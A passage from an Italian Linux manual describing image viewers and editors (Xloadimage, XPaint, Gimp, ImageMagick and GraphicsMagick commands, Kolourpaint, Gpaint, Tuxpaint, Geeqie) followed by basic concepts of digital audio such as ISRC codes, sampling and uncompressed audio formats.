`tiff,compression=packbits`	Compressione Macintosh PackBits;
`tiff,compression=thunderscan`	Compressione ThunderScan.

Tabella 30.56. Formati di immagini gestiti da Xloadimage. Solo alcuni formati possono essere usati per generare nuovi file attraverso l'opzione '**`-dump`**'. Questo elenco può essere ottenuto attraverso l'opzione '**`-support`**'.

Formato	'**`-dump`**'	Descrizione
niff	Sì	Native Image File Format (NIFF)
sunraster	No	Sun Rasterfile
gif	No	GIF Image
jpeg	Sì	JFIF-style JPEG Image
fbm	No	FBM Image
cmuraster	No	CMU WM Raster
pbm	Sì	Portable Bit Map (PBM, PGM, PPM)
faces	No	Faces Project

Formato	'**-dump**'	Descrizione
rle	No	Utah RLE Image
xwd	No	X Window Dump
vff	No	Sun Visualization File Format
mcidas	No	McIDAS areafile
vicar	No	VICAR Image
pcx	No	PC Paintbrush Image
gem	No	GEM Bit Image
macpaint	No	MacPaint Image
xpm	No	X Pixmap
xbm	No	X Bitmap

30.4.2.5 Configurazione

Per facilitare l'utilizzo di questo programma è possibile definire una configurazione personalizzata attraverso il file '`~/.xloadimagerc`'. Nello stesso modo può essere predisposto un file di configurazione globale per tutto il sistema: '`/usr/lib/X11/Xloadimage`', o forse anche '`/etc/X11/Xloadimage`'.

Se qualche elemento contiene spazi, si possono utilizzare gli apici doppi per evitare che questi spazi vengano interpretati come una separazione, ovvero l'inizio di un altro valore. Si può utilizzare la barra obliqua inversa ('****') per poter includere gli apici doppi tra i caratteri normali e per permettere la continuazione, quando questa barra precede il codice di interruzione di riga.

Il simbolo '**#**' permette di indicare l'inizio di un commento, fino alla fine della riga. Come al solito, le righe bianche e quelle vuote vengono ignorate.

All'interno di questi file possono essere indicati tre tipi di informazione: '**`path`**', '**`extention`**' e '**`filter`**'.

Tabella 30.57. Sezioni.

Direttiva	Descrizione
`path =` ***percorso_di_ricerca*** …	Con questa dichiarazione può essere indicato un elenco di percorsi all'interno dei quali cercare i file delle immagini. L'elenco è formato dai vari percorsi separati da uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.
`extention =` ***estensione*** …	Permette di indicare una serie di estensioni possibili da aggiungere ai nomi delle immagini per ottenere la corrispondenza con i nomi dei file. I file vengono cercati tentando le varie estensioni, nell'ordine in cui sono state specificate. L'elenco di estensioni è separato attraverso uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.
`filter =` ***programma estensione***	Specifica il programma attraverso il quale deve essere filtrato il file dell'immagine se questo termina con l'estensione indicata. Questo permette di accedere facilmente a file compressi. Le estensioni '`.Z`' e '`.gz`' sono già riconosciute e trattate correttamente attraverso il programma adatto.

Segue un esempio del file di configurazione contenente la descrizione delle direttive usate, in forma di commento:

```
# Percorsi da scandire alla ricerca di file di immagini
path = /usr/local/immagini
       ~/immagini

# Estensioni predefinite
extention = .gif .jpg

# Utilizza gzip se vengono trovate estensioni .gz .z .zip
filter = "gzip -cd" .gz .z .zip
```

30.4.3 XPaint

«

XPaint[14] è un programma di buona qualità per il disegno e il fotoritocco. A prima vista potrebbe non sembrarlo, ma quando se ne apprende la logica del funzionamento si scopre il suo valore.

Purtroppo, XPaint dipende dalle caratteristiche dello schermo, ovvero dalla profondità di colori gestiti nel momento in cui lo si utilizza. Se per ipotesi venisse utilizzato su uno schermo configurato per gestire esclusivamente i grigi, si potrebbero salvare solo immagini in scala di grigi. Questo significa che l'elaborazione di immagini di qualità superiore a quanto visualizzabile sullo schermo comporta una perdita di qualità.

XPaint è costituito dall'eseguibile '**xpaint**'; si tratta di un programma interattivo e solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

```
xpaint [opzioni] [file...]
```

XPaint utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Ognuna ha una propria tavolozza di colori. Sono consentite le operazioni di taglia-copia-incolla tra finestre differenti.

Tabella 30.59. Alcune opzioni.

Opzione	Descrizione
`-size` ***larghezza*** `x` ***altezza***	Permette di definire la dimensione predefinita per la creazione di finestre vuote per il disegno.
`-rcFile` ***file***	Definisce il nome e la collocazione di un file di configurazione diverso da quello predefinito, che altrimenti è '`~/.XPaintrc`'.
`-popped`	Prepara una finestra vuota per il disegno all'avvio, senza bisogno di doverla richiedere espressamente durante il funzionamento del programma.
`-nowarn`	Senza utilizzare questa opzione, il programma avvisa ogni volta, attraverso lo standard error, della possibile perdita di informazioni quando si elaborano immagini con schermi di capacità limitate. In pratica, con questa opzione si vuole evitare di vedere ogni volta il messaggio della figura 30.60.

Figura 30.60. Avvertimento di XPaint quando la profondità di colori è limitata.

XPaint uses the native display format for storing image info while editing; the original image information is thrown away. This means that, in general, color information is irretrievably lost when using any display depth less than 24 bits.

More specifically, for depths less than 8 bits, both 24-bit (true-color) and 8-bit (palette) images will be reduced to the display depth; for 8-bit displays, standard color-mapped images are safe but 12-bit color-mapped and 24-bit true-color images will lose color information; for 15- and 16-bit displays (typically RGB 555 and 565, respectively), in general both 8-bit and 24-bit images will suffer data loss; and for 24- or 32-bit displays, only very deep images such as 16-bit grayscale or 48-bit true-color will lose data.

Also note that any ancillary information associated with the original image (embedded comments, time stamp, copyright, etc.) will always be lost.

Your display depth is 8 bits.

WARNING! Most true-color images will suffer major data loss!

Risorsa	Descrizione
`XPaint.patternsize:` ***pixel***	Permette di definire la dimensione in punti grafici (pixel) dei quadratini colorati che compongono la tavolozza dei colori di ogni finestra di disegno. Le dimensioni possibili vanno da 4 a 64 punti, mentre il valore predefinito è 24.

Segue la descrizione di alcuni esempi.

- `$` **`xpaint sole.jpg`**[*Invio*]

  Carica il file '`sole.jpg`' in una finestra per il disegno.

- `$ xpaint -xrm 'XPaint.patternsize: 10'` [*Invio*]

  Avvia il programma modificando la risorsa '**`XPaint.patternsize`**' in modo da avere una tavolozza dei colori un po' più compatta del solito.

Figura 30.62. La finestra degli attrezzi di XPaint.



Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù *File* permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno. Si noti in particolare la presenza del menù *Help* dal quale si accede a una guida interna ben organizzata.

XPaint apre tante finestre di disegno quante sono le immagini da elaborare. La figura 30.63 ne mostra una all'interno della quale appare

già un'immagine.

Figura 30.63. XPaint utilizza una finestra di disegno per ogni immagine.



Nella parte inferiore ci sono due tavolozze di colori e modelli: normalmente la prima riguarda il tratto e la seconda il fondale. Se dalla finestra degli attrezzi si seleziona l'icona del rettangolo pieno, quando si disegna, il contorno del rettangolo utilizza il primo colore o modello, mentre il contenuto utilizza il secondo. Alla tavolozza possono essere aggiunti nuovi colori (*solid*) o modelli (*pattern*).

Ciò che è importante da ricordare è che il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli attrezzi.

L'uso del menù è abbastanza intuitivo. In particolare, *File* permette solo di salvare (il caricamento è previsto solo nella finestra degli

attrezzi). Salvando è possibile cambiare formato o salvare solo una porzione selezionata dell'immagine.

Molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona rettangolare selezionata precedentemente. Per ottenere questa selezione si utilizza l'icona apposita (quella del ritaglio rettangolare) della finestra degli attrezzi.

Se si applicano delle alterazioni all'immagine intera, potrebbe capitare di non vederne il risultato. Si può provare a ridurre a icona la finestra e a ripristinarla: dovrebbe funzionare.

La figura 30.64 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.

Figura 30.64. Alcuni esempi delle possibilità di fotoritocco di XPaint.



Il sistema di annullamento delle azioni (*undo*) è a più livelli e regolabile, a volte però potrebbe capitare di non vedere la reazione sull'immagine. È sempre bene provare a ridurre la finestra a icona e poi a ripristinarla per verificare la situazione esatta dell'immagine.

30.4.4 Gimp

«

Gimp [15] è acronimo di *Gnu image manipulation program* e si tratta proprio di questo: un programma di manipolazione delle immagini. È il programma di punta del gruppo di lavoro che si occupa di realizzare l'ambiente integrato Gnome. Si tratta di un programma di ottima qualità che consente il disegno normale e il ritocco delle immagini.

Gimp ha una filosofia simile a quella di XPaint: pur trattandosi di un programma interattivo, permette di eseguire alcune operazioni attraverso l'indicazione di opzioni della riga di comando. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

```
gimp [opzioni] [file...]
```

Gimp, come XPaint, utilizza una finestra di strumenti contenente un menù per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Queste hanno un menù a cui si accede premendo il terzo tasto del mouse (quello destro) e, a differenza di XPaint, non contengono la tavolozza di colori, che invece è incorporata nella finestra degli strumenti.

Gimp non aderisce più agli standard dei vecchi programmi che utilizzavano le prime librerie grafiche. Quindi, le opzioni tradizionali, come '**`-display`**', '**`-geometry`**',... non sono più valide.

Opzione	Descrizione
`--display` ***schermo***	Permette di specificare le coordinate dello schermo su cui devono apparire le finestre di Gimp.

La figura 30.66 mostra le finestre degli strumenti di Gimp.

Figura 30.66. Le finestre degli strumenti di Gimp.



Le varie icone rappresentano ognuna una modalità di disegno o di

selezione sulle varie finestre di disegno. Il funzionamento del menù è abbastanza semplice, in particolare, il menù *File* permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno.

Gimp apre tante finestre di disegno quante sono le immagini da elaborare. La figura 30.67 ne mostra una all'interno della quale appare già un'immagine.

Figura 30.67. Gimp utilizza una finestra di disegno per ogni immagine.



Su queste finestre non si vede alcun menù; per ottenerlo si preme il terzo tasto del mouse. Come nel caso di XPaint, il controllo sullo

strumento usato per disegnare è sempre fatto attraverso la finestra degli strumenti.

Come nel caso di XPaint, molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona selezionata precedentemente. Per ottenere questa selezione si utilizza l'apposita icona della finestra degli attrezzi.

30.4.5 ImageMagick

ImageMagick[16] è un pacchetto di programmi di servizio per la visualizzazione, la conversione e la manipolazione di immagini. La sua potenza sta proprio nella facilità con cui i programmi che lo compongono possono essere utilizzati in modo sistematico attraverso degli script.

I formati di immagine che possono gestire i programmi che compongono ImageMagick sono numerosi. Per conoscerne l'elenco completo basta leggere la pagina di manuale *convert(1)*.

Nell'uso dei programmi che compongono ImageMagick si incontrano situazioni comuni, regolate da opzioni che utilizzano la stessa sintassi. Anche se queste opzioni non sono necessariamente condivise da tutto l'insieme di questi programmi, vale la pena di descriverle a parte.

Tabella 30.68. Alcune opzioni tipiche.

Opzione	Descrizione
`-display` ***coordinate_del_display***	Si tratta di un'opzione convenzionale utilizzata da quasi tutti i programmi che funzionano con il sistema grafico X. Come al solito serve per specificare il servente grafico e lo schermo dove deve apparire la finestra dell'applicazione. Le coordinate hanno generalmente la sintassi '[***nodo***] : ***servente*** [. ***schermo***]'.

Opzione	Descrizione
`-geometry` [*larghezza* [`%`] `x`*altezza* [`%`]] ↩ ↪ [+ | −*posizione_orizz*] ↩ ↪ [+ | −*posizione_vert*] [`!`]	Questa opzione si rifà a quella omonima utilizzata dai programmi comuni per X. Tuttavia utilizza una sintassi più ricca, che permette di indicare anche il ridimensionamento relativo delle immagini. Questa opzione viene usata sia dai programmi che si occupano di visualizzare un'immagine, sia da quelli che si limitano a rielaborarla. Quando l'immagine non deve essere visualizzata non hanno senso le indicazioni che specificano la posizione della finestra sullo schermo.
`-geometry` *larghezza*`x`*altezza* [`!`]	In questo caso si definisce la dimensione dell'immagine in punti. In condizioni normali le proporzioni vengono mantenute, riducendo automaticamente la larghezza o l'altezza, a meno che venga aggiunto un punto esclamativo finale con cui si impone la deformazione.

Opzione	Descrizione
`-geometry` ***larghezza*`%x`*altezza*`%`	In questo caso si modificano le proporzioni dell'immagine indicando valori di larghezza e altezza percentuali: 100 indica la dimensione normale (100 %).
`-geometry` [***dimensioni***] ↩ ↪ [+ | −***posizione_orizz***] ↩ ↪ [+ | −***posizione_vert***]	Dopo le dimensioni (effettive o relative) si può indicare la posizione in cui deve apparire la finestra dell'immagine, secondo il modo normale utilizzato dalle applicazioni per X.
`-colors` ***n_colori***	In una trasformazione permette di indicare il numero massimo di colori contenuto nelle immagini.
`-monochrome`	Trasforma l'immagine in modo da utilizzare solo bianco e nero.

30.4.5.1 Utilizzo di «convert»

«

Il programma '**`convert`**' permette di convertire i file di immagini in formati differenti, applicando eventualmente anche altre trasformazioni. Dalla sintassi si intende che i file indicati nella riga di comando come quelli da convertire possono essere più di uno, mentre quello da ottenere come risultato della trasformazione può essere uno solo.

In questo modo, si intende ottenere un file contenente un'animazione (ammesso che il formato grafico prescelto lo consenta).

```
convert [opzioni] file_da_convertire... file_risultante
```

La conversione da un formato all'altro avviene in modo intuitivo, attraverso l'uso del magic number per i file da trasformare e delle estensioni per i file da generare; per esempio, volendo trasformare il file '`prova.gif`' in '`prova.png`', si intende implicitamente che il primo file sia di tipo GIF e il secondo di tipo PNG. Tuttavia, si può indicare espressamente il tipo di file utilizzando il formato seguente:

```
tipo : nome
```

Se il file in ingresso viene indicato attraverso un trattino ('**-**'), si intende fare riferimento allo standard input, mentre se viene usato un trattino al posto del nome di un file in uscita, si intende emettere il risultato della conversione attraverso lo standard output.

Il programma '**convert**' permette di eseguire una grande quantità di trasformazioni sulle immagini. Qui vengono descritte solo delle funzionalità elementari; per approfondire le caratteristiche di questo programma si può consultare la pagina di manuale *convert(1)*.

Nella tabella successiva vengono descritte solo alcune opzioni che possono essere utilizzate con '**convert**'. In particolare, quanto è già stato descritto tra le opzioni standard di ImageMagick vale anche per questo programma.

Tabella 30.69. Alcune opzioni specifiche.

Opzione	Descrizione
`-delay` ***centesimi_di_secondo***	Questa opzione è utile solo nel caso si stia generando un'animazione GIF, per stabilire la durata di visualizzazione tra un'immagine e la successiva.
`-flip`	Ribalta specularmente l'immagine in modo verticale.
`-flop`	Ribalta specularmente l'immagine in modo orizzontale.
`-quality` ***n_livello***	Permette di stabilire il livello qualitativo di un'immagine che utilizza una compressione con perdita: JPEG, MIFF e PNG. Il valore zero rappresenta la qualità peggiore, mentre 100 rappresenta la qualità migliore. Il valore predefinito è 75.
`-rotate` ***n_gradi***	Ruota l'immagine del numero di gradi indicato.
`-sharpen` ***n_fattore***	Mette a fuoco l'immagine specificando il fattore che è un numero tra 0,0 e 99,9. Il valore più alto porta al massimo l'effetto di messa a fuoco.

Segue la descrizione di alcuni esempi.

- `$` **`convert prova.gif prova.png`**[*Invio*]

  Converte il file '`prova.gif`' (presumibilmente di tipo GIF) nel file '`prova.png`' che si intende debba essere di tipo PNG a causa dell'estensione utilizzata nel nome.

- `$` **`convert prova.gif PNG:prova`**[*Invio*]

Come nell'esempio precedente, si converte il file 'prova.gif' nel file 'prova', specificando esplicitamente che si deve trattare di un formato PNG.

- $ **convert prova.gif png:prova**[*Invio*]

  Esattamente come nell'esempio precedente (il nome che identifica il tipo di file può essere indicato indifferentemente con le lettere maiuscole o minuscole).

- $ **convert -geometry 150%x150% prova.gif prova.png**[*Invio*]

  Trasforma il file 'prova.gif' nel file 'prova.png' ingrandendo l'immagine del 150 %, in modo proporzionale.

- $ **convert -sharpen 50 prova.gif prova.png**[*Invio*]

  Trasforma il file 'prova.gif' nel file 'prova.png' rielaborandola in modo da ottenere un effetto simile alla messa a fuoco (viene utilizzato un fattore di 50).

- $ **convert -quality 100 prova.gif prova.png**[*Invio*]

  Trasforma il file 'prova.gif' nel file 'prova.png' cercando di perdere il minor numero possibile di dettagli.

- $ **convert -flip prova.gif prova.png**[*Invio*]

  Trasforma il file 'prova.gif' nel file 'prova.png' ottenuto ribaltando specularmente l'immagine in modo verticale (dall'alto in basso).

- $ **convert -flop prova.gif prova.png**[*Invio*]

  Trasforma il file 'prova.gif' nel file 'prova.png' ottenuto ribaltando specularmente l'immagine in modo orizzontale (da sinistra a destra).

- `$` **`convert -rotate 90 prova.gif prova.png`**[*Invio*]

  Trasforma il file ‘`prova.gif`’ nel file ‘`prova.png`’ ottenuto ruotando l’immagine di 90 gradi in senso orario.

- `$` **`convert *.jpg prova.gif`**[*Invio*]

  Legge tutti i file che terminano con l’estensione ‘`.jpg`’ e li utilizza per generare un’animazione GIF nel file ‘`prova.gif`’.

- `$` **`convert *.jpg prova.png`**[*Invio*]

  Tenta di fare la stessa cosa dell’esempio precedente, generando un file di tipo PNG. In pratica, dal momento che il formato PNG può contenere solo un’immagine, viene creata una sequenza di file PNG, uno per ogni «scena», secondo il formato ‘`prova.png.`***n***’.

30.4.5.2 Utilizzo di «mogrify»

«

Il programma ‘**`mogrify`**’ è simile a ‘**`convert`**’, in quanto serve a convertire delle immagini, ma a differenza di questo tende a intervenire direttamente sui file di origine, senza riflettersi in un file di destinazione. Molte delle opzioni di ‘**`convert`**’ sono disponibili anche con ‘**`mogrify`**’.

```
mogrify [opzioni] file...
```

Opzione	Descrizione
`-format` ***nome_formato***	Permette di definire la trasformazione in un formato differente da quello originale. Utilizzando questa opzione, le modifiche non si riflettono nel file di origine, ma in una copia che prende l'estensione del nome utilizzato per definire il formato.

Segue la descrizione di alcuni esempi.

- `$` **`mogrify -format png *.gif`**[*Invio*]

  Converte i file che si trovano nella directory corrente e terminano con l'estensione '`.gif`' in file di tipo PNG, creando una copia degli stessi file con estensione '`.png`'.

- `$` **`mogrify -format PNG *.gif`**[*Invio*]

  Converte come nell'esempio precedente, con la differenza che l'estensione diventa '`.PNG`'.

- `$` **`mogrify -geometry 150%x150% *.gif`**[*Invio*]

  Trasforma i file il cui nome termina per '`.gif`', ingrandendoli proporzionalmente del 150 %. I file originali vengono sovrascritti.

- `$` **`mogrify -colors 16 *.gif`**[*Invio*]

  Trasforma i file il cui nome termina per '`.gif`', rielaborando le immagini in modo da ridurre i colori a un massimo di 16.

- `$` **`mogrify -flip *.gif`**[*Invio*]

  Trasforma i file il cui nome termina per '`.gif`', ribaltando le immagini verticalmente (dall'alto in basso).

- `$` **`mogrify -flop *.gif`**[*Invio*]

  Trasforma i file il cui nome termina per '`.gif`', ribaltando le immagini orizzontalmente (da sinistra a destra).

30.4.5.3 Utilizzo di «animate»

«

Il programma '**`animate`**' visualizza un'animazione composta dai file forniti come argomento. Per ottenere questo risultato, '**`animate`**' costruisce una copia dell'insieme delle immagini nella memoria centrale; questo particolare è molto importante perché se si eccede **si rischia di bloccare il sistema operativo**.

```
animate [opzioni] file…
```

Molte delle opzioni di '**`convert`**' sono disponibili anche con '**`animate`**'.

Opzione	Descrizione
`-delay` ***centesimi_di_secondo***	Questa opzione permette di definire la durata di visualizzazione tra un'immagine e la successiva.

L'esempio seguente crea un'animazione con le immagini contenute nei file che terminano per '`.gif`'. La sequenza è fatta a intervalli di mezzo secondo:

`$` **`animate -delay 50 *.gif`**[*Invio*]

30.4.5.4 Utilizzo di «montage»

Il programma '**montage**' permette di assemblare una serie di immagini in modo da ottenere una sorta di raccolta di diapositive. In pratica si ottiene un'immagine contenente una serie di icone che riproducono in piccolo i file indicati in ingresso.

```
montage [opzioni] file... file_risultante
```

L'esempio seguente genera il file '`raccolta.png`' (in formato PNG) composto da tutte le immagini ridotte dei file che terminano per '`.gif`':

```
$ montage *.gif raccolta.png[Invio]
```

30.4.5.5 Utilizzo di «import»

Il programma '**import**' permette di generare un file catturando un'immagine dallo schermo. Se non si specificano opzioni particolari, si intende utilizzare lo schermo attuale; inoltre, il puntatore del mouse viene modificato in un mirino a forma di croce. Se si fa un clic con il primo tasto sull'area di una finestra, si ottiene la copia del contenuto di questa, se invece si preme il primo tasto e si trascina, si ottiene la copia dell'area evidenziata.

```
import [opzioni] file_risultante
```

Opzione	Descrizione
`-window` ***n_finestra*** `-window` ***nome_finestra***	Permette di specificare esplicitamente la finestra dalla quale prelevare l'immagine. In generale è poco probabile che venga inserito il numero di identificazione di una finestra, dal momento che si tratta di un numero esadecimale un po' lungo; per quanto riguarda la possibilità di indicare il nome, ci si limita normalmente a fare riferimento della finestra principale attraverso la denominazione '**`root`**'.

Segue la descrizione di alcuni esempi.

- `$` **`import estratto.png`** [*Invio*]

  Avvia '**`import`**' in modo da permettere la selezione interattiva della finestra o dell'area desiderata. Il risultato viene salvato nel file '`estratto.png`'.

- `$` **`import -window 0x1400002 finestra.png`** [*Invio*]

  Fa una copia del contenuto della finestra identificata dal numero esadecimale 1400002_{16}.

- `$` **`import -window root finestra.png`** [*Invio*]

  Fa una copia del contenuto della finestra principale.

30.4.5.6 Utilizzo di «display»

«

Il programma '**`display`**' permette la visualizzazione di una sequenza di immagini, eventualmente stabilendo anche un intervallo nella

sequenza stessa. Tuttavia, '**display**' non si limita a questo, permettendo di intervenire anche in modo interattivo: basta fare un clic sull'area della finestra di visualizzazione dell'immagine per ottenere un menù. Per la precisione, con il tasto sinistro si ottiene una finestra di pulsanti che fanno riferimento ad altrettanti sottomenù, mentre con il tasto destro si ottiene un menù a scomparsa delle funzionalità di uso più frequente.

```
display [opzioni] [file]...
```

Questo programma può essere avviato anche senza argomenti, richiedendo implicitamente un funzionamento interattivo. In questo caso si ottiene subito la maschera che si vede nella figura 30.73.

Figura 30.73. Quando si avvia '**display**' senza l'indicazione di file da visualizzare, si viene invitati a indicarne almeno uno.



Una volta che '**display**' ha visualizzato un'immagine in una finestra, si può ottenere il menù rapido attraverso un clic con il terzo

tasto del mouse. Con il secondo tasto (quello centrale) si ottiene una finestra con un ingrandimento del punto selezionato, mentre con il primo tasto del mouse si ottiene una finestra contenente tutto il menù delle funzioni disponibili con questo programma (se viene ripremuto lo stesso tasto, il menù scompare).

Figura 30.74. A sinistra il menù rapido che si ottiene con il tasto destro del mouse; a destra il menù normale.



Come nel caso degli altri programmi di ImageMagick, anche '**`display`**' permette di intervenire con una grande quantità di opzioni della riga di comando, anche se si può fare quasi tutto in modo

interattivo.

Segue la descrizione di alcuni esempi.

- `$` **`display`** [*Invio*]

  Avvia il programma '**`display`**' per essere usato esclusivamente in modo interattivo.

- `$` **`display prova.png`** [*Invio*]

  Visualizza l'immagine contenuta nel file '`prova.png`'.

- `$` **`display -delay 200 *.png`** [*Invio*]

  Inizia la visualizzazione delle immagini contenute in tutti i file il cui nome termina per '`.png`'. I file vengono caricati di volta in volta, senza impegnare la memoria centrale come farebbe invece il programma '**`animate`**'. Il caricamento delle immagini avviene a intervalli di due secondi.

- `$` **`display 'vid:*.png'`** [*Invio*]

  Avvia '**`display`**' in modo da visualizzare un elenco di «diapositive» generate utilizzando le immagini contenute nei file che finiscono per '`.png`'. Questo elenco di diapositive funge da menù per richiamare le immagini relative.

30.4.6 GraphicsMagick

GraphicsMagick[17] è un lavoro derivato da ImageMagick, che mantiene una discreta compatibilità con questo. A differenza di ImageMagick, GraphicsMagick utilizza convenientemente un solo programma eseguibile: '**`gm`**'.

```
gm convert [opzioni] file_da_convertire... file_risultante
```

```
gm mogrify [opzioni] file...
```

```
gm animate [opzioni] file...
```

```
gm montage [opzioni] file... file_risultante
```

```
gm import [opzioni] file_risultante
```

```
gm display [opzioni] [file]...
```

Si intuisce dai modelli sintattici che le opzioni e l'uso generale siano sostanzialmente uguali a quelli di ImageMagick, dove in pratica, ai comandi originali si aggiunge davanti il nome '**gm**'.

30.4.7 Kolourpaint

«

Kolourpaint[18] è un programma per il disegno e il fotoritocco, che può essere usato con la semplicità di XPaint, offrendo però anche funzionalità abbastanza evolute, senza entrare nella complicazione di utilizzo di programmi come Gimp.

```
kolourpaint [opzioni] [file]
```

Figura 30.75. Aspetto di Kolourpaint durante il funzionamento.



30.4.8 Gpaint

Gpaint[19] è un programma funzionalmente ed esteticamente molto simile a XPaint, che però risulta essere coordinato con le altre applicazioni Gnome.

```
gpaint [file] ...
```

La figura 30.76 mostra Gpaint mentre si interviene su un file già esistente.

Figura 30.76. Aspetto di Gpaint durante il funzionamento.



30.4.9 Tuxpaint

Tuxpaint [20] è un programma di disegno rivolto ai bambini, con la caratteristica di essere estremamente semplice e intuitivo nel suo utilizzo:

```
gpaint [opzioni]
```

Il programma può essere avviato indicando delle opzioni, che possono servire probabilmente per l'utilizzo nell'ambito di un menù di avvio, ma non si può indicare il nome di un file, perché la gestione dei nomi è automatica. In pratica, Tuxpaint gestisce la directory '`~/.tuxpaint/`', all'interno della quale inserisce informazioni di funzionamento e i file che vengono creati; in tal modo, quando si apre un file, invece di scegliere il nome, si sceglie la miniatura del suo contenuto.

Figura 30.77. Aspetto di Tuxpaint durante il funzionamento.



Come ultima considerazione, si può osservare che Tuxpaint funziona

in una finestra di dimensione fissa, tale da poter lavorare anche con una risoluzione dello schermo di soli 640×480 punti.

30.4.10 Geeqie, ex GQview

GQview[21], ex GQview, è un gestore di file contenenti immagini. Il programma eseguibile corrispondente è '**gqview**' che, come si vede dal modello sintattico, può ricevere l'indicazione di una directory, all'interno della quale si dovrebbero trovare dei file di immagini:

```
geeqie [opzioni] [directory]
```

La figura 30.78 mostra come potrebbe presentarsi Geeqie in pratica. Si può osservare sul lato sinistro un nome evidenziato, corrispondente all'immagine che si sta visualizzando sul lato destro.

Figura 30.78. Geeqie mentre scorre un elenco di immagini.



30.5 Concetti generali su audio e sui formati audio digitali

Esistono alcuni concetti generali che riguardano i vari formati audio digitali, da conoscere, almeno superficialmente, per poter comprendere il significato delle funzioni dei programmi che generano o elaborano tali formati.

30.5.1 Numero ISRC

«

Prima ancora di affrontare gli aspetti tecnici legati alla gestione dell'audio in forma digitale, vale la pena di annotare il significato e lo scopo del numero ISRC (*International standard recording code*) che rappresenta un sistema di identificazione per tutte le registrazioni sonore, comprese quelle che si compongono anche di una parte video.

In pratica, questo numero viene richiesto da chi desidera controllare la diffusione e l'utilizzo di un opera sonora, ottenendo un'attribuzione univoca a una registrazione singola.

Volendo fare un'associazione con le pubblicazioni dei libri, questo numero è l'equivalente del numero ISBN (capitolo 58).

Per maggiori informazioni si può consultare l'indirizzo: *http://www.ifpi.org/content/section_resources/isrc.html* .

30.5.2 Composizione del suono

«

Si può considerare ogni tipo di suono come la somma di vibrazioni, ognuna con una propria frequenza di oscillazione e ampiezza. Per gestire il suono in modo elettrico, questo viene trasformato (analogicamente) in un segnale elettrico che oscilla riproducendo le stesse frequenze e un'ampiezza proporzionale tra le varie vibrazioni. Un suono si può rappresentare in un piano cartesiano, mettendo normalmente nell'asse orizzontale il tempo e in quello verticale la variazione di ciò che ne rappresenta il mezzo trasmissivo: la pressione dell'aria o il livello del segnale elettrico.

Figura 30.79. Se l'asse orizzontale rappresenta il tempo in millesimi di secondo (simbolo: «ms»), il disegno rappresenta un'oscillazione alla frequenza di 2000 cicli al secondo, ovvero 2000 Hz.



Figura 30.80. Comparazione tra due vibrazioni: la prima alla frequenza di 2000 Hz, la seconda alla frequenza di 7000 Hz, con un'ampiezza pari alla metà del prima.



Figura 30.81. Suono composto da due vibrazioni: la prima alla frequenza di 2000 Hz, la seconda alla frequenza di 7000 Hz, con un'ampiezza pari alla metà del prima.



30.5.3 Rappresentazione digitale del suono

Per poter rappresentare il suono in forma digitale (ovvero in forma numerica), occorre fare una semplificazione, che comporta la suddivisione del tempo in segmenti abbastanza piccoli, all'interno dei quali si va a misurare il livello dell'intensità di ciò che trasmette il suono (di solito si tratta del livello del segnale elettrico). In pratica, è come ridurre un diagramma continuo, in un istogramma che ne approssima la forma. Questo procedimento è la campionatura (*sampling*).

La campionatura digitale si misura in quantità di campioni prelevati al secondo, pertanto si misura in hertz (simbolo: «Hz»).

Si comprende intuitivamente che la riproduzione di un suono digitalizzato comporta la ricostruzione di una vibrazione ottenuta per interpolazione dei valori dei vari campioni; di conseguenza: maggiore è la frequenza di campionamento (*sampling rate*), migliore è la qualità della riproduzione che si può ottenere; inoltre, maggiore è la precisione del campione, migliore è la qualità del suono.

Sul piano teorico, si afferma che la frequenza massima che si vuole poter riprodurre richiede una frequenza di campionamento maggiore del doppio di questa. Per esempio, per riprodurre vibrazioni fino a 20000 Hz occorre una frequenza di campionamento superiore a 40000 Hz.

Figura 30.82. A sinistra: campionatura con valori numerici che possono essere sia positivi, sia negativi. A destra: campionatura con valori numerici che possono essere solo positivi.



30.5.4 Formati audio non compressi

I formati dei file audio non compressi, sono di tanti tipi, dove in particolare vanno considerate le caratteristiche dei campioni stessi. La tabella 30.83 descrive brevemente le caratteristiche di un file del genere.

Tabella 30.83. Caratteristiche di un file audio.

Caratteristica	Descrizione
dimensione del campione	La grandezza del campione, che di solito è in multipli di byte. Maggiore è la grandezza del campione, migliore è la qualità del suono memorizzato.
ordine dei byte	Il contenuto del campione va interpretato tenendo conto dell'ordine in cui vanno presi i byte, che possono essere nella sequenza normale (*big endian*) o a coppie scambiate (*little endian*).
codifica	Ogni campione rappresenta un numero, che può essere intero o a virgola mobile, da intendersi linearmente o come argomento di una funzione non lineare.
frequenza di campionamento	Il campionamento avviene a una frequenza regolare: maggiore è questa frequenza, migliore è la qualità del suono memorizzato.
numero di canali	Generalmente si memorizzano uno o due canali, per una registrazione monofonica o stereofonica, tuttavia questi possono essere anche di più. Per ogni canale viene memorizzato un campione separato a ogni ciclo della frequenza di campionamento.

Caratteristica	Descrizione
intestazione	Un file audio può essere grezzo o con intestazione, a seconda che contenga semplicemente la sequenza dei campioni o che prima di questa contenga la descrizione del suo formato.

